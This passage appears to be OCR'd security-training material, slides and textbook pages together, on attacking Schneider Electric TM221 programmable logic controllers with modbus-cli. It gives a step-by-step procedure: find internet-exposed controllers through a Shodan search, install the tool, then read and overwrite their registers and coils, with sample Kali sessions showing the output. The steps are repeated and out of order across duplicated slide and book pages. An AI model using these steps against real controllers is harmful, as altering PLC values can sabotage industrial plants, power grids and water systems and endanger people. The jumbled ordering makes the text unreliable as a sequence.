
Hacking PLC using modbus-cli (Cont'd)

Step 4: Read register values

```
modbus read <Target IP> %MW100 10
modbus read <Target IP> 400101 10
```




```
root@kali:~# modbus read [redacted] %MW100 10
%MW100         0
%MW101         0
%MW102         0
%MW103     17302
%MW104         0
%MW105         0
%MW106         0
%MW107     17302
%MW108     39322
%MW109     16025
```

Step 5: Manipulate register values

```
modbus write <Target IP> %MW100 2 2 2 2 2 2 2 2
modbus write <Target IP> 400101 2 2 2 2 2 2 2 2
```

Step 6: Read coil values

```
modbus read <Target IP> 101 10
modbus read <Target IP> %M100 10
```



```
root@kali:~# modbus read [redacted] %M100 10
%M100     1
%M101     0
%M102     1
%M103     0
%M104     1
%M105     0
%M106     0
%M107     0
%M108     0
%M109     0
```

Step 7: Manipulate coil values

```
modbus write <Target IP> 101 1 1 1 1 1 1 1 1 1 1
modbus write <Target IP> %M100 1 1 1 1 1 1 1 1 1 1
```

Hacking PLC using modbus-cli (Cont'd)


Step 8: Capture data into the output file

To capture register values into an output file:

```
modbus read --output SCADAregisters.txt <Target IP> 400101 200
modbus read --output SCADAregisters.txt <Target IP> %MW100 200
```

To capture coil values into an output file:

```
modbus read --output SCADAcoils.txt <IP> 101 100
modbus read --output SCADAcoils.txt <IP> %M100 100
```



```
root@kali:~# modbus read --output scadaoutput.txt [redacted] %M100 100
root@kali:~# cat scadaoutput.txt
---
:host: [redacted]
:port: 502
:slave: 1
:offset: '101'
:data:
- 1
- 1
- 1
- 1
- 1
- 1
```

Hacking PLC using modbus-cli

PLCs are used to control industrial infrastructure such as manufacturing facilities, waste and sewage plants, electrical grids, and petroleum refineries. Attackers target PLC devices such as Schneider Electric TM221 that are used to automate processes in many manufacturing industries. These devices use the Modbus/TCP protocol to communicate with other industrial equipment. Attackers use tools such as modbus-cli to exploit PLC devices through Modbus protocol.

Steps to hack PLC using modbus-cli:

Source: *https://github.com*

- **Step 1: Identify Internet-connected PLCs**

  You can use tools such as Shodan, Nmap, etc. to find industrial facilities exposed on the Internet. To detect Schneider Electric TM221 PLCs connected to the Internet, type TM221ME16R into the Shodan search bar. Shodan retrieves all the Schneider Electric TM221 PLCs connected to the Internet, where many of these systems are vulnerable.

-- CPU module: TM221ME16R
```

Figure 18.112: Screenshot of Shodan showing Schneider Electric TM221 PLCs

- **Step 2: Install modbus-cli**

  After identifying vulnerable PLC devices using Shodan, now install **`modbus-cli`** using the following command:

  ```
  gem install modbus-cli
  ```

- **Step 3: Understand datatypes**

  Before exploitation using modbus-cli, you need to understand the data types used to read the values. These datatypes use two types of addresses, namely, Schneider and Modicon addresses. A Schneider address starts with a %M before the address.

Datatype	Data Size	Schneider Address	Modicon Address	Parameter
word (default, unsigned)	16 bits	%MW100	400101	--word
integer (signed)	16 bits	%MW100	400101	--int
floating point	32 bits	%MF100	400101	--float
double word	32 bits	%MD100	400101	--dword
Boolean (coils)	1 bit	%M100	101	N/A

Table 18.12: Modbus data types


- **Step 4: Read register values**

  To read the register values from the devices identified in step 1, use the following command:

  Using Schneider address: **`modbus read <Target IP> %MW100 10`**

  Using Modicon address: **`modbus read <Target IP> 400101 10`**

  The above command retrieves ten words from the registers.



```
root@kali:~# modbus read [redacted] %MW100 10
%MW100          0
%MW101          0
%MW102          0
%MW103      17302
%MW104          0
%MW105          0
%MW106          0
%MW107      17302
%MW108      39322
%MW109      16025
```

Figure 18.113: Screenshot of the modbus-cli reading register values

- **Step 5: Manipulate register values**

  Now, you can manipulate the register values using the following commands:

  `modbus write <Target IP> %MW100 2 2 2 2 2 2 2 2`

